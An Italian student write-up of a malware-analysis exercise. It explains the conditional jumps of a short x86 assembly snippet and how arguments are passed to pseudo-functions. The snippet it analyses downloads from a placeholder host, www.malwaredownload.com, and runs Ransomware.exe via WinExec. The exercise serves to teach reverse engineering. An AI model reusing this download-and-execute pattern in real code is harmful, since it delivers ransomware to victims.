

## ANALISI CODICE MALEVOLO PROGETTO SETTIMANALE

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione


Con riferimento al codice dato sopra:

1. Spiegare quale salto condizionale effettua il malware;
2. Disegnare un diagramma di flusso identificando i salti condizionali effettuati e non;
3. Descrivere le diverse funzionalità implementate dal malware;
4. Dettagliare come sono passati gli argomenti alle funzioni.

## PUNTO 1


Il salto condizionale effettuato dal malware è solamente il secondo, perché il primo

mov	EAX, 5
mov	EBX, 10
cmp	EAX, 5
jnz	loc 0040BBA0



compara il contenuto del registro EAX con 5 che, come vediamo dalla prima riga di codice, è 5 anch'esso andando così a settare la zero flag ad 1; il jump all'ultima riga effettuerà il salto alla locazione di memoria specificata solamente se la zero flag è settata a 0 quindi, in questo caso, NON verrà fatto il salto (jnz= jump not zero) ma continuerà l'esecuzione del codice verso il secondo salto condizionale


inc	EBX
cmp	EBX, 11
jz	loc 0040FFA0



che prima incrementa di 1 il contenuto del registro EBX, poi lo compara con 11; la zero flag anche in questo caso verrà settata su 1 (EBX era 10, viene incrementato di 1 e diventa 11 che comparato al valore 11 dà 0), quindi il seguente salto verrà effettuato in quanto era stato settato in modo da funzionare se la zero flag viene settata ad 1 (jz= jump zero).

## PUNTO 2

### DIAGRAMMA DI FLUSSO CON IDENTIFICAZIONE SALTII CONDIZIONALI



### PUNTO 3

Le funzionalità implementate sono 2:

**DownloadToFile():** scarica il contenuto da una sorgente specificata in un file, nel nostro caso scarica qualcosa da [www.malwaredownload.com](http://www.malwaredownload.com);

**WinExec():** funzione che esegue l'applicazione specificata; qui nel codice manda in esecuzione Ransomware.exe.

### PUNTO 4

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= <a href="http://www.malwaredownload.com">www.malwaredownload.com</a>
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Nella tabella sopra, gli argomenti sono passati alla funzione mediante l'istruzione **mov** che sposta il contenuto del registro EDI ([www.malwaredownload.com](http://www.malwaredownload.com)) all'interno del registro EAX, dopodiché con l'istruzione **push** viene messo il contenuto del registro EAX in cima allo stack che verrà poi usato dalla funzione **DownloadToFile()** per scaricare il file specificato.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Come nella tabella precedente, anche qui gli argomenti sono passati alla funzione mediante il **mov** che sposta il contenuto del registro EDI (che in questa parte di codice è diventato l'eseguibile Ransomware) all'interno del registro EDX, il contenuto di quest'ultimo viene poi spinto in cima allo stack per essere poi usato dalla funzione (chiamata con l'istruzione **call**) **WinExec()** che lo eseguirà.